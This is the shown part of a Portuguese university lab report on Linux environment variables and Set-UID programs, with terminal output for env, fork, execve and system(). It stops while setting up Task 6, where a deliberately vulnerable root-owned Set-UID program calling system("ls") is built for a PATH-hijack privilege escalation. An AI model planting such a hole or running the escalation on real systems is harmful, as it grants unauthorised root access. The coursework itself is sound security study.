

Universidade do Minho

Escola de Engenharia

Mestrado em Engenharia Cibersegurança

Unidade Curricular de Segurança de Sistemas de Computação

Ano Letivo de 2025/2026

Matilde Oliveira
pg60283

Tiago Teixeira
pg58713

Olavo Carreira
pg60286

Novembro, 2025


SSC

Índice

0.1. Task1: Manipulating Environment Variables	1
0.2. Task 2: Passing Environment Variables from Parent to Child Process	2
0.3. Task 3: Environment Variables and execve()	2
0.4. Task4: Environment Variables and system()	3
0.5. Task 5: Environment Variable and Set-UID Programs	5
0.6. Task 6: The PATH Environment Variable and Set-UID Program	6
0.7. Task 7: The LD PRELOAD Environment Variable and Set-UID Programs	8
0.8. Task 8: Invoking External Programs Using system() versus execve()	11
0.9. Task 9: Capability Leaking	13


0.1. Task1: Manipulating Environment Variables

Nesta tarefa foi analisado o funcionamento das variáveis de ambiente no sistema Linux e os comandos usados para as manipular. Foram executados os comandos `printenv` e `env` para listar todas as variáveis de ambiente do sistema. E em seguida, para filtrar apenas uma variável específica foi usado o comando `env | grep PWD`.



```
teixeira_70 — seed@seedvm2025: / — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:/$ env
SHELL=/bin/bash
PWD=/
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:
cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=
37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.l
ha=01;31:*.lzh=01;31:*.lzh=01;31:*.lzh=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0
1;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.
tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01
;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.
cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;
31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35
:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm
=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;
35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.
webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob
=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:
*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01
;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.
aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=0
0;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.
opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=172.16.160.1 50333 172.16.160.134 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=32
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=172.16.160.1 50333 22
XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/napd/desk
```


Figura 1: Teste do comando “env”



```
teixeira_70 — seed@seedvm2025: / — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:/$ env | grep PWD
PWD=/
OLDPWD=/home/seed/Dockers/Lab3
```

Figura 2: Teste do comando “env | grep PWD”

Após isto, foi testado a criação e remoção de variáveis usando os comandos internos do Bash `export` e `unset`. Após usar `unset`, a variável deixou de estar definida no ambiente.




```
teixeira_70 — seed@seedvm2025: / — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:/$ export teste="ssc"
seed@seedvm2025:/$ printenv teste
ssc
seed@seedvm2025:/$ unset teste
seed@seedvm2025:/$ printenv teste
seed@seedvm2025:/$
```

Figura 3: Teste dos comandos “export” e “unset”

0.2. Task 2: Passing Environment Variables from Parent to Child Process

O objetivo desta tarefa era compreender se as variáveis de ambiente definidas no processo pai são herdadas pelo processo filho após uma operação `fork()`.

Na primeira execução, o código imprimia as variáveis de ambiente no processo filho, e a saída foi guardada em `child.txt`. Depois alterou-se o código para que o `printenv()` fosse chamado apenas no processo pai, e foi guardada a saída em `parent.txt`. Por fim, foi usado o comando `diff` para comparar os dois ficheiros.




```
teixeira_70 — seed@seedvm2025: ~/SSC — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:~/SSC$ gcc myprintenv.c -o myprintenv
seed@seedvm2025:~/SSC$ ./myprintenv > child.txt
seed@seedvm2025:~/SSC$ nano myprintenv
seed@seedvm2025:~/SSC$ nano myprintenv.c
seed@seedvm2025:~/SSC$ gcc myprintenv.c -o myprintenv
seed@seedvm2025:~/SSC$ ./myprintenv > parent.txt
seed@seedvm2025:~/SSC$ diff parent.txt child.txt
seed@seedvm2025:~/SSC$ ls
child.txt  myprintenv  myprintenv.c  parent.txt
```

Figura 4: Comparação entre o ficheiro “parent.txt” e “child.txt”

Quando um processo é criado com `fork()`, o sistema copia integralmente o espaço de memória e as variáveis de ambiente do processo pai para o processo filho. Assim, ambos têm o mesmo conjunto de variáveis, mas modificações feitas depois do `fork()`. Ou seja, não foi detetada diferença entre os ficheiros.

0.3. Task 3: Environment Variables and `execve()`

Nesta tarefa analisou-se o comportamento das variáveis de ambiente quando um processo executa outro programa usando `execve()`. O programa `myenv.c` executa o binário `/usr/bin/env`, que imprime as variáveis de ambiente do processo corrente. Como a função `execve()` foi chamada com o terceiro argumento igual a `NULL`, o novo processo foi iniciado sem variáveis de ambiente, e a execução não exibiu nenhuma variável.



```
teixeira_70 — seed@seedvm2025: ~/SSC — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:~/SSC$ nano myenv.c
seed@seedvm2025:~/SSC$ gcc myenv.c -o myenv
seed@seedvm2025:~/SSC$ ls
child.txt  myenv  myenv.c  myprintenv  myprintenv.c  parent.txt
seed@seedvm2025:~/SSC$ ./myenv
seed@seedvm2025:~/SSC$
```

Figura 5: Execução do código com o terceiro argumento igual a “NULL”

Em seguida, foi alterada a linha para “`execve(“/usr/bin/env”, argv, environ);`”. O código voltou a ser compilado e executado.

```
teixeira_70 — seed@seedvm2025: ~/SSC — ssh seed@172.16.160.134 — 78x39
seed@seedvm2025:~/SSC$ nano myenv.c
seed@seedvm2025:~/SSC$ gcc myenv.c -o myenv
seed@seedvm2025:~/SSC$ ./myenv
SHELL=/bin/bash
PWD=/home/seed/SSC
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:
cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=
37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.l
ha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0
1;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.
tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01
;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.
cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;
31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35
:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm
=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;
35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.
webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob
=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:
*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01
;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.
aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=0
0;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.
opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=172.16.160.1 50333 172.16.160.134 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=32
XDG_RUNTIME_DIR=/run/user/1000
```

Figura 6: Execução do código com o terceiro argumento igual a “environ”

Desta vez, o programa /usr/bin/env mostrou todas as variáveis do ambiente atual, indicando que o ambiente foi explicitamente passado.

A função `execve()` substitui completamente o processo corrente por outro, e por padrão, o novo programa não herda automaticamente as variáveis de ambiente. Só quando se passa o ponteiro `environ` como argumento é que o novo programa recebe o mesmo ambiente. Isto é uma diferença fundamental face ao `fork()`, que copia o ambiente automaticamente.

0.4. Task4: Environment Variables and system()

O comando `system()` permite a execução de comandos externos através da shell do sistema, normalmente /bin/sh. Internamente, `system()` utiliza chamadas do tipo `execl()` e `execve()` para criar um processo filho que executa o comando especificado, herdando automaticamente todas as variáveis de ambiente do processo pai, como `PATH`, `HOME`, `USER` e `SHELL`.

```
int system(const char *command);
```

Figura 7: Assinatura do comando `system()`

Assim, esta herança de ambiente pode ser verificada de forma prática utilizando comandos como `env` ou `printenv` dentro do comando passado para `system()`, que listam todas as variáveis

Quando se utiliza `execve()`, por outro lado, o ambiente (`envp[]`) e os argumentos (`argv[]`) são passados explicitamente, permitindo controlar exatamente quais as variáveis que estarão disponíveis no novo processo.

```
int execl(const char *pathname, char *const argv[], char *const envp[]);
```

Procedendo à execução do script indicado no guião:

```
[10/31/25]seed@VM:~$ gcc test4.c -o programa
[10/31/25]seed@VM:~$ ./programa
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN= |usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=2298
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=2092
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
COLORTERM=truecolor
IN_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=fs:40219
%
./programa
XDG_SESSION_CLASS=user
USERNAME=seed
TERM=xterm-256color
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:
SESSION_MANAGER=local@/tmp/.ICE-unix/2335:/tmp/.ICE-unix/2335
INVOCATION_ID=655a95580d04bbb9eb95efae886449
XDG_MENU_PREFIX=gnome-
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/b3ec9145_e697_46e6_b04b_8e7939bea56
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
LANG=en_US.UTF-8
XDG_CURRENT_DESKTOP=ubuntu:GNOME
XMODIFIERS=@im=ibus
XDG_SESSION_DESKTOP=ubuntu
XAUTHORITY=/run/user/1000/gdm/Xauthority
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lzh=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.tst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.taz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:
f=01;35:.*png=01;35:.*svg=01;35:.*svgz=01;35:.*mng=01;35:.*pcx=01;35:.*mov=01;35:.*mpg=01;35:.*mpeg=01;35:.*m2v=01;35:.*mkv=01;35:.*webm=01;35:.*ogm=01;35:.*m4=01;35:.*m4v=01;35:.*mp4v=01;35:.*vob=01;35:.*qt=01;35:.*nuv=01;35:.*wmv=01;35:.*asf=01;35:.*rm=01;35:.*rmvb=01;35:.*flc=01;35:.*avi=01;35:.*fli=01;35:.*flv=01;35:.*gl=01;35:.*dl=01;35:.*xcf=01;35:.*xwd=01;35:.*yuv=01;35:.*cgm=01;35:.*emf=01;35:.*oqv=01;35:.*ogx=01;35:.*aac=00;36:.*au=00;36:.*flac=00;36:.*m4a=00;36:.*mid=00;36:.*midi=00;36:.*mka=00;36:.*mp3=00;36:.*mpc=00;36:.*ogg=00;36:.*ra=00;36:.*wav=00;36:.*oga=00;36:.*opus=00;36:.*spx=00;36:.*xspf=00;36:
GNOME_TERMINAL_SERVICE=:1.224
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
GJS_DEBUG_OUTPUT=stderr
QT_IM_MODULE=ibus
PWD=/home/seed
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/napd/desktop
```

O compilador gcc lê o código em teste4.c e gera um executável chamado programa. Esse processo não altera o ambiente, apenas cria o binário, que ao ser executado interage com as variáveis de ambiente existentes.

Portanto, o experimento demonstra que o uso de `system()` permite a execução de comandos externos enquanto mantém integralmente as variáveis de ambiente do programa pai, contrastando com `execve()`, que exige o fornecimento explícito do ambiente.

0.5. Task 5: Environment Variable and Set-UID Programs

Depois de compilarmos o programa *foo*, modificamos a sua pertença para o utilizador *root* e ativamos o bit Set-UID com os seguintes comandos:

```
[11/05/25]seed@VM:~$ nano foo.c
[11/05/25]seed@VM:~$ gcc -o foo foo.c
[11/05/25]seed@VM:~$ sudo chown root foo
[11/05/25]seed@VM:~$ sudo chmod 4755 foo
```

Figura 11: Tornar o programa *foo* SET-UID

Assim, é garantido que, ao ser executado por qualquer utilizador, o programa *foo* corre com os privilégios do seu proprietário, no caso, o *root*.

No terminal, definimos várias variáveis de ambiente e executamos o programa Set-UID. Durante a execução, verificamos que algumas variáveis de ambiente, nomeadamente a variável *PATH* e *MYVAR*, definidas previamente no terminal foram corretamente herdadas pelo processo filho que executa o programa, aparecendo na saída do programa. Isto acontece porque estas variáveis são consideradas seguras pelo sistema operativo e, por isso, são normalmente transmitidas aos processos filhos, mesmo quando estes têm privilégios elevados, como é o caso dos programas Set-UID.

```
[11/05/25]seed@VM:~$ export PATH="/usr/local/bin:/usr/bin:/bin"
[11/05/25]seed@VM:~$ export LD_LIBRARY_PATH="/usr/local/lib"
[11/05/25]seed@VM:~$ export ANY_PATH="/home/seed/"
[11/05/25]seed@VM:~$ export MYVAR="HelloFromUser"
[11/05/25]seed@VM:~$ ./foo
SHELL=/bin/bash
SESSION_MANAGER=local/VM:0/tmp/.ICE-unix/2428,unix/VM:/tmp/.ICE-unix/2428
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
MYVAR=HelloFromUser
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/ssh-agent
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2388
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USER=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=ls=01:34:ln=01:36:lh=00:pi=40:33:so=01:35:do=01:35:bd=40:33:01:cd=40:33:01:or=40:31:01:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30:42:ow=34:42:st=37:44:ex=01:32:*.tar=01:31:*.taz=01:31:*.arc=01:31:*.arj=01:31:*.taz=01:31:*.lha=01:31:*.lzh=01:31:*.lzm=01:31:*.tlz=01:31:*.tzt=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.d=01:31:*.gz=01:31:*.lrz=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.taz=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm=01:35:*.xpm=01:35:*.tif=01:35:*.tiff=01:35:*.png=01:35:*.svg=01:35:*.svgz=01:35:*.mng=01:35:*.pnm=01:35:*.mov=01:35:*.mpg=01:35:*.mpeg=01:35:*.m2v=01:35:*.mkv=01:35:*.webm=01:35:*.ogm=01:35:*.mp4=01:35:*.m4v=01:35:*.vo=01:35:*.qt=01:35:*.nuv=01:35:*.wmv=01:35:*.asf=01:35:*.rm=01:35:*.rmvb=01:35:*.flc=01:35:*.avi=01:35:*.fli=01:35:*.flv=01:35:*.gl=01:35:*.xcf=01:35:*.xwd=01:35:*.yuv=01:35:*.cgm=01:35:*.emf=01:35:*.ogv=01:35:*.ogx=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.midi=00:36:*.mka=00:36:*.mp3=00:36:*.mpc=00:36:*.ogg=00:36:*.ra=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/bc550e37_2652_4bd2_9ffa_66aa25321a52
INVOCATION_ID=867850609c2b4458a999f32a8ea67a92
```

Figura 12: Exposição das variáveis exportadas

```
MANAGERPID=2390
ANY_PATH=/home/seed/
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.113
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:36077
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/napd/desktop
PATH=/usr/local/bin:/usr/bin:/bin
GNOME_SESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
=. /foo
```

Figura 13: Exposição das variáveis exportadas (continuação)

Em mais detalhe, a variável *PATH* é utilizada pelo sistema para localizar os executáveis quando comandos são invocados. Deste modo, como não representa um risco direto de segurança, o sistema permite que esta variável seja herdada. Já a variável *MYVAR*, criada pelo utilizador para fins de teste, é uma variável arbitrária e inofensiva, sem qualquer influência no funcionamento interno do sistema. Por esse motivo, também é herdada sem restrições.

No entanto, a variável `LD_LIBRARY_PATH` não apareceu na saída do programa de forma intencional, resultando de uma medida de segurança implementada pelo sistema operativo, já que pode ser usada para alterar o caminho de procura de bibliotecas dinâmicas, permitindo que um utilizador malicioso force o carregamento de bibliotecas manipuladas ou maliciosas. Se tal fosse permitido num programa Set-UID, que corre com privilégios elevados (por exemplo, como `root`), isso poderia comprometer gravemente a segurança do sistema, permitindo a execução de código arbitrário com permissões administrativas.

Para evitar este tipo de ataque, conhecido como injeção de bibliotecas, o sistema operativo, através do carregador dinâmico (`ld.so`), ignora variáveis como `LD_LIBRARY_PATH`, `LD_PRELOAD`, `LD_AUDIT`, e entre outras, sempre que deteta que o programa tem o bit Set-UID ativo. Desta forma, a filtragem garante que o comportamento do programa não pode ser manipulado por utilizadores não privilegiados através do ambiente, protegendo assim a integridade e segurança do sistema.

Em resumo, esta experiência demonstra que, embora variáveis de ambiente sejam normalmente herdadas por processos filhos, o sistema operativo aplica restrições específicas quando se trata de programas Set-UID, bloqueando variáveis que possam representar riscos de segurança. Esta proteção é essencial para evitar que utilizadores comuns explorem vulnerabilidades e obtenham acesso indevido a privilégios elevados.

0.6. Task 6: The PATH Environment Variable and Set-UID Program

Este exercício demonstra como um programa Set-UID que chama `system()` com comandos sem caminho absoluto pode ser explorado através da manipulação da variável `PATH`, permitindo a execução de código malicioso com privilégios de `root`.

Começámos por criar um programa vulnerável que usa `system("ls")` sem especificar o caminho completo. Sendo que, esta é a vulnerabilidade crítica: a shell procura o executável `ls` nas diretorias listadas na variável `PATH`, que é controlada pelo utilizador. De seguida, compilámos o programa, criando o executável *vulnerable*.

```
[11/06/25]seed@VM:~$ nano vulnerable.c
[11/06/25]seed@VM:~$ gcc vulnerable.c -o vulnerable
```

Figura 14: Criação do executável *vulnerable*

De seguida, alterámos o proprietário do ficheiro para o utilizador `root` e o grupo `root`, dado que um programa SET-UID precisa de ser propriedade de `root` para poder executar com privilégios elevados. Os detalhes listados demonstram as permissões resultantes e confirmam que o bit Set-UID está ativo, através do `s` no lugar do `x` e a cor vermelha no nome do ficheiro, garantindo que o programa executa com `EUID=0` (`root`), independentemente de quem o invoca.

```
[11/06/25]seed@VM:~$ sudo chown root:root vulnerable
[11/06/25]seed@VM:~$ sudo chmod 4755 vulnerable
[11/06/25]seed@VM:~$ ls -l vulnerable
-rwsr-xr-x 1 root root 16704 Nov  6 13:15 vulnerable
```

Figura 15: Alteração e verificação de permissões

